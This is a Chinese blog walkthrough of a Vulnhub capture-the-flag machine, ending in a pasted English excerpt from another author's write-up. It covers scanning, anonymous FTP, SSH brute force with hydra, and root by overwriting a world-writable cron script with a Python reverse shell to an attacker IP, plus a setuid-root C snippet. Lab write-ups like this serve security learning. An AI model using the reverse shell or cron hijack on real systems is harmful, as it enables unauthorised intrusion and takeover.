摘要:Vulnhub靶机做题记录,第一篇
0x00、靶机情况
部署好以后使用nmap扫描nat下的子网发现:
nmap -sS -O 192.168.183.1/24
Nmap scan report for bogon (192.168.183.140)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:BD:B9:AE (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
----------------------------------------------------------------------------------------------我是分割线
标红的行为需要重点关注的情况,存在anonymous登录
nmap -A -T4 -p- 192.168.183.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 14:50 CST
Nmap scan report for bogon (192.168.183.140)
Host is up (0.00094s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
|ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.183.129
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 600
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_ 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:BD:B9:AE (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
0x01、获取web上的信息
ftp匿名登录之后发现:lol.pcap
把它下载下来看看:(两种方式都可)

追踪流发现:sup3rs3cr3tdirlol
隐含的意思是‘’超级隐藏目录‘’,,,好吧访问
访问之后发现是个二进制文件,拿到linux运行一下(记得先加执行权限)
输出了0x0856BF,还以为要就此止步了,并不会逆向,结果看人家做是说这是个目录,,,,这人好喜欢这样搞啊。。。
访问之后获得了两个文件夹,第一个里边是用户名,第二个this folder contains the password(该文件夹包含密码,好家伙真的是文件夹里的文件名就是密码:Pass.txt就是密码),爆破之得到
hydra -L 1.txt -p Pass.txt 192.168.183.140 -t 1 ssh -vV
host: 192.168.1.105 login: overflow password: Pass.txt
0x02、提权
登录之后就看下大佬的思路:
find / -executable -type f 2> /dev/null | egrep -v "^/bin|^/var|^/etc|^/usr" | xargs ls -lh
用这命令查到了可疑的文件,主要是:/lib/log/cleaner.py
-rwxrwxrwx 1 root root 145 Aug 14 13:11 /lib/log/cleaner.py
-rwx--x--x 1 root root 117 Aug 10 02:11 /opt/lmao.py
-rwxr-xr-x 1 root root 2.4K Aug 27 2013 /sbin/installkernel
-rwxrwxrwx 1 troll root 7.9K Aug 10 00:43 /srv/ftp/lol.pcap
这文件权限都有,打开编辑
好的,根据大佬们的思路应该要本地提权了,但是我觉得可以远程获取权限,于是:
把这个定时任务文件改成了
#!/usr/bin/env python
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.183.129",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
然后同时监听4444端口,获得root权限bshell
大佬们的思路
getroot.c编译,放在脚本里执行本地提权
int main(void) { setgid(0); setuid(0); system("/bin/bash"); }
以下为:
… and root
And so it was time for classic enumeration again. The first strange thing was the fact that it appeared as if all the /home directories apart from /home/troll was deleted. Weird. Other than that, there were a whole bunch of users according to /etc/passwd, and I can’t run anything as root via sudo.
There was a file in /opt/ called lmao.py, however I did not have access to read it. Soooo, more enumeration.
suddenly
Broadcast Message from root@trol
(somewhere) at 16:05 ...
TIMES UP LOL!
Connection to 192.168.56.101 closed by remote host.
Connection to 192.168.56.101 closed.
root@kali:~#
Urgh. Turns out, something is killing my ssh session every 5 minutes. Oh my word, was that annoying. I could handle everything the VM’s offered, but this was probably the worst part of it.
Eventually, I was searching for executable files on the filesystem. I was filtering out a large chunk and gradually paging though results to find that odd one out. To help filter out uninteresting stuff, it looked like the VM was built in August, so I just grep for that in the results, hoping that the thing I should be finding has a more recent timestamp:
overflow@troll:/$ find / -executable -type f 2> /dev/null | egrep -v "^/bin|^/var|^/etc|^/usr" | xargs ls -lh | grep Aug
-rwxrwxrwx 1 root root 145 Aug 14 13:11 /lib/log/cleaner.py
-rwx--x--x 1 root root 117 Aug 10 02:11 /opt/lmao.py
-rwxr-xr-x 1 root root 2.4K Aug 27 2013 /sbin/installkernel
-rwxrwxrwx 1 troll root 7.9K Aug 10 00:43 /srv/ftp/lol.pcap
A few interesting results came from that, however, the one that held the golden nugget was /lib/log/cleaner.py. During my enumeration I noticed that /tmp got cleaned out at a really strange time as I was still trying to less a file in there, however, it just disappeared.


 浙公网安备 33010602011771号